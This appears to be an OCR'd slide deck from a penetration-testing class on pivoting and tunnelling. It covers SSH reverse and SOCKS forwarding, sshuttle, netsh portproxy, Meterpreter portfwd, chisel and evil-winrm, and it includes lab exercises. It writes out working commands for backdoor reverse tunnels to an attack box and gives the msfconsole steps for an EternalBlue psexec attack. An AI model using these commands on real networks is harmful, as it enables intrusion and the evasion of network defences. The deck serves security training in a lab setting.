
Interfaces
localhost 127.0.0.1
eth0 172.25.0.60



Plink syntax…

Plink is a powerful tool you can use to automate terminal commands on a remote system (using SSH, telnet, rlogin, raw…) from a CLI

Run a list of commands on the remote system, trigger cron jobs,



Port forwarding:

```
plink -v -x -a -T -C -noagent -ssh -pw "password" -L 3389:your.server.aws.net:3389
username@your.server.aws.net
```

What are some uses for reverse forwarding?

?

Create a backdoor (remote-->local)

Set up Reverse port forwarding from a remote host back to you

```
ssh -R [BIND_ADDRESS:]PORT:HOST:HOSTPORT HOSTNAME
ssh -R your.address.va.verizon.net:2222:127.0.0.1:22 user@target_ip
```

Some flags you may want

```
ssh -gnNT -R 4444:127.0.0.2:4444 user@target_ip
```

n = redirect stdin - used when running SSH in the background
N = don't execute a remote command
T = disable pseudo TTY allocation
g = allow other hosts to connect to this port


Set ACL's to restrict access into the server

```
ssh -gnNT -R your.aws.box.net:4444:127.0.0.2:4444 yourlab@10.10.2.30
```

https://www.ssh.com/academy/ssh/tunneling/example
https://www.systutorials.com/proxy-using-ssh-tunnel/
https://book.hacktricks.xyz/tunneling-and-port-forwarding

Create a backdoor combining -D and -R

SSH'ing out from a protected system, you can set up a remote tunnel to allow an attacker back onto the server over that tunnel. This could include local services, or even a socks proxy!




Let's forward a local socks proxy back to the attacker using -D on localhost, and a reverse portforward out to attack box:

ssh -D 1080 localhost
ssh -R 1080:localhost:1080 aws.box.address

When using SOCKS

1. Proxychains nmap isn't super great - use '-sT' instead of '-sS' to do full TCP socket
2. FoxyProxy lets you easily toggle proxy settings in browser
3. Older versions of SSH may only support socks4
4. Reverse connections won't come back through socks (i.e. meterpreter shells). Use 'ssh -R'



Proxychains wireshark on target

Attack box = 192.168.181.171

Jump box = 192.168.181.178

Target box = 192.168.181.181

```
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.181.181:646-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.181.181:38292-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.181.181:1296-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.181.181:1094-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.181.181:992-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.181.181:1123-<--timeout
Nmap scan report for 192.168.181.181
Host is up (0.0012s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
5357/tcp open  wsdapi
8000/tcp open  http-alt
```

tcp.port == 445

No.	Time	Source	Destination	Protocol	Length	Info
98	11.716056	192.168.181.178	192.168.181.181	TCP	74	36668 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T
99	11.716161	192.168.181.181	192.168.181.178	TCP	66	445 → 36668 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS
100	11.716310	192.168.181.178	192.168.181.181	TCP	60	36668 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
103	11.716952	192.168.181.178	192.168.181.181	TCP	60	36668 → 445 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0
104	11.716992	192.168.181.181	192.168.181.178	TCP	54	445 → 36668 [ACK] Seq=1 Ack=2 Win=2102272 Len=0
105	11.717067	192.168.181.181	192.168.181.178	TCP	54	445 → 36668 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0

sshuttle

Almost like a VPN, this tool forwards all of your packets through jump box to the remote network over SSH

SShuttle VPN-like connection

Download and install:

```
# git clone https://github.com/sshuttle/sshuttle
```

Send all traffic over SSH using sshuttle


```
# sshuttle -r username@target_ip 0/0 -vv
```

Send only traffic destined for 172.25.0.0/24

```
# sshuttle -r yourlab@10.10.2.30 172.25.0.0/24 -vv
```


Add extra flags to enable reverse tunnels, DNS lookups, etc.

```
# sshuttle --dns -r yourlab@10.10.2.30 172.25.0.1/24 -e 'ssh -gnNTR *:4444:127.0.0.1:4444'
```



https://davidhamann.de/2019/06/20/setting-up-portproxy-netsh/

How does sshuttle work?




```
root@thunder:~/Documents/CACI/CACICON# head /usr/local/bin/sshuttle
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from sshuttle.cmdline import main
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
```

Observe that sshuttle is a python3 application

Once connected to target, another python binary is uploaded to target. Python3 should be installed on remote host!


Sshuttle sets up a PREROUTING rule to redirect traffic over a tunnel to the other host


Instead of forwarding packets over the tunnel, TCP sessions get recreated on the jump box

How does sshuttle work?

KALI

Linux Jump Box





Instead of forwarding packets, Sshuttle uploads a python binary that does something like creating a new tcp connection on the jump box for everything that gets sent over. In other words: magic.

- Amazingly: your connections will go more quickly than via socks proxy
- Sadly: nmap isn't going to work here for some reason

sshuttle -r yourlab@10.10.2.30 172.25.0.0/24 -vv

Your attack workstation

Interfaces
localhost 127.0.0.1
eth0 10.10.2.?

Interfaces
lo 127.0.0.1
ens160: 10.10.2.35 or 36
ens192: 172.25.0.35 or 36

Windows
Jump boxes

Interfaces
lo 127.0.0.1
ens160: 10.10.2.30 or 31
ens192: 172.25.0.30 or 31

Linux
Jump boxes

Interfaces
localhost 127.0.0.1
IP: 172.25.0.60 or 61

Windows
Eternal Blue

Interfaces
localhost 127.0.0.1
IP: 172.25.0.40 or 41


Metasploitable2

Interfaces
localhost 127.0.0.1
IP: 172.25.0.50 or 51

Metasploitable3

SShuttle notes

1. Needed: Root on attack box; user privs on target host; python3 on both
2. Creates IP tables REDIRECT rules locally and forwards all TCP sessions over ssh, not just packets and individual ports
3. You can have > 1 sshuttle connection into multiple hosts simultaneously
4. Tracks all connections
5. Careful for DNS! Set appropriate flags for local or remote lookups



netsh interface portproxy

Your Windows target will pass traffic coming in on port *n* to another IP address on port *y*

netsh interface portproxy

Add Portproxy rule

```
netsh interface portproxy add v4tov4 listenport=1337 connectport=445 connectaddress=10.10.2.??
```

Add Firewall rule to allow it

```
netsh advfirewall firewall add rule name="Proxy all the things" dir=in action=allow
 protocol=TCP localport=1337
```

Run your commands with target's IP destined for port 1337

```
netsh
```

Delete Portproxy rule

```
netsh interface portproxy delete v4tov4 listenport=1337
```

Delete Firewall rule

```
netsh advfirewall firewall delete rule name="Proxy all the things"
```

https://davidhamann.de/2019/06/20/setting-up-portproxy-netsh/


Let’s try it!

Let’s connect to the windows jump box and add port forwards to metasploitable2.

```
netsh interface portproxy add v4tov4
listenport=1337 connectport=80
connectaddress=172.25.0.40
```

```
netsh advfirewall firewall add rule
 name="Proxy all the things" dir=in
 action=allow protocol=TCP localport=1337
```

 # nikto -h http://172.25.0.40:1337



Meterpreter portfwd

Similar to netsh portfwd, but through a meterpreter session with a target

2 uses for port forwarding

Access a service on target that you can't hit remotely (i.e. mysql)

```
meterpreter > portfwd add -l 33306 -p 3306 -r 127.0.0.1
```

Or, forward traffic through the host to a different target

```
meterpreter > portfwd add -l 8080 -p 80 -r 10.15.0.15
```

Once added, direct scans and sploits at 127.0.0.1:8080 or 33306

```
# nmap -sT -p8080,33306 127.0.0.1
Starting Nmap 7.70 at 2021-06-27 EST
Nmap scan report for localhost 127.0.0.1

PORT      STATE  SERVICE
8080/tcp  open   http-proxy
33306/tcp open   unknown
```

```
# mysql -u root -h 127.0.0.1 --port=33306
MySQL [none]> show databases;
+---------+
|Database |
+---------+
|users    |
```

Clean up portfwd's with

> portfwd delete -l 8080 -p 80 -r 10.15.0.15

> portfwd delete -l 33306 -p 3306 -r 10.15.0.15

https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/

https://ironhackers.es/en/cheatsheet/port-forwarding-cheatsheet/

https://ethicalhackingguru.com/metasploitable-3-port-forwarding-tutorial/

meterpreter> portfwd add -l 33306 -p 3306 -r 127.0.0.1

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Metasploitable2

Interfaces
localhost 127.0.0.1
IP: 172.25.0.50 or 51

Metasploitable3

kali # mysql -u root -h 127.0.0.1 --port=33306

chisel

A secure TCP/UDP proxy for Windows or linux

Chisel

Chisel is a fast tunnel for TCP/UDP, transported over HTTP, secured via SSH.

Provides a secure endpoint INTO your network

Client/Server architecture

Will probably get caught by Windows Defender on disk

Can be built as a DLL and loaded into memory

Written in golang

Building Chisel

```
# git clone https://github.com/jpillora/chisel.git && cd chisel
# apt install gcc-multilib
# apt install gcc-mingw-w64
```

For this class - download the precompiled binaries from this repo!!

Build it normally with ‘go build’, or strip out symbols as follows:

```
# go build -ldflags=’-s -w’
```

Pack the binary to shrink it down from 9.5mb to 3.5mb

```
# upx chisel
```

Build it for Windows:

```
# GOOS=windows GOARCH=amd64 CGO_ENABLED=1 CXX=x86_64-w64-mingw32-gcc go build
```

Chisel syntax

Using Chisel to access the internal network of a connected client via socks

From Kali attack box :

```
/usr/share/chisel/chisel server -p 8080 --reverse
```

From target (client)

```
> .\chisel64.exe client 172.25.0.30:8080 R:socks
```

Using Chisel to reverse forward a port via secure connection

From Kali attack box :

```
/usr/share/chisel/chisel server -p 8080 --reverse
```

From target (client)

```
> .\chisel64.exe client 172.25.0.30:8080 R:5985:127.0.0.1:5985
```

Evil WinRM

Set it up if you don’t have it:

https://github.com/Hackplayers/evil-winrm
gem install evil-winrm

Pwn Windows with evil-winrm

Create a forward tunnel from kali into jump box (via chisel or ssh)

ssh -nNTL 5985:172.25.0.50:5985 yourlab@10.10.2.30


evil-winrm -u lazyadmin -p ‘Password123!’ -i 127.0.0.1

Evil-WinRM

evil-winrm -u lazyadmin -p ‘Password123!’ -i 127.0.0.1 -s '/usr/share/' -e '/usr/share/'

Add paths to executables and powershell scripts to upload them to target! :)

https://www.hackingarticles.in/evil-winrm-winrm-pentesting-framework/



LAB 1

SShuttle ➔ Linux Jump Box
Evil winRM against windows

You've found a script used by lazyadmin with his password "Password123!". Using sshuttle to pivot through the linux jump box, connect into metasploitable3 with evil-winRM.

Upload winpeas and survey the box.

LAB 2

Linux jump box ➜ nmap the internal network with your favorite SSH Socks Proxy

Remember to use TCP Connect scans

- *ssh -D 1080 yourlab@10.10.2.30 or 31*
- Putty➜ tunnel➜ Dynamic + port + “Add”
- *plink.exe -N -C -ssh -D 1080 yourlab@10.10.2.30*
- Chisel client/server (windows/linux)

  # chisel server --socks5 -p 9001 --reverse

  > chisel client <server_IP>:9001 R:1080:socks

Update /etc/proxychains.conf

socks 127.0.0.1 1080

LAB 3

Forward + Reverse Tunnel
Pwn Windows + Receive beacon

Metasploit/Meterpreter

FROM YOUR KALI BOX:

Forward local:445 to Windows

Reverse tunnel <linux:4444> to kali

ssh -nNT -L 445:172.25.0.60:445 -gnNTR 4444:127.0.0.2:4444 yourlab@10.10.2.30

#msfconsole

> use windows/smb/ms17_010_psexec

> set LHOST 172.25.0.30

> set LPORT 4444

> set RHOSTS 127.0.0.1

> set RPORT 445

> set ReverseListenerBindAddress 127.0.0.2

> set ReverseListenerBindPort 4444

LAB 4
Reverse Tunnel

As a malicious insider, set up a tunnel that allows people to SSH and socks proxy into the hack-phone or metasploitable2 via a C2 box in the (yourlab) cloud

Alternate: Allow an outsider to evil-winrm into metasploitable3 and scan/attack network

Hint: Try a reverse tunnel from the target box using one or more of the tools we've discussed. Multiple tunnels will probably be necessary

LAB 5
Teach the teacher

Break into four groups and learn one of these tools. Once you've got it working in the lab, show me how to do it.

Hans ICMP tunnel
http://code.gerade.org/hans/
XC by XCT https://github.com/xct/xc
DNSCat2
https://github.com/iagox86/dnscat2
ReGeorg
https://github.com/sensepost/reGeorg

Each group needs to do a different tool.

Meterpreter portfwd on Windows host

In your meterpreter session, upload plink.exe for CLI port forwarding


```
meterpreter > upload /usr/share/windows-binaries/plink.exe
```

SSH tunnel back to your attack box

https://ironhackers.es/en/cheatsheet/port-forwarding-cheatsheet/

Resources

Sites you already know
Hackthebox.com
IppSec's videos on YouTube
-reddish (great pivot diagrams)
-anuvis (chisel example)
https://www.youtube.com/watch?v=tEwH1FeH1mw&t=1740s
- ReGeorg - web based socks proxy
https://www.youtube.com/watch?v=B9nozi1PrhY&t=4245s
- https://ippsec.rocks
- TryHackMe - advent of cyber
SpecterOps.io



https://ironhackers.es/en/cheatsheet/port-forwarding-cheatsheet/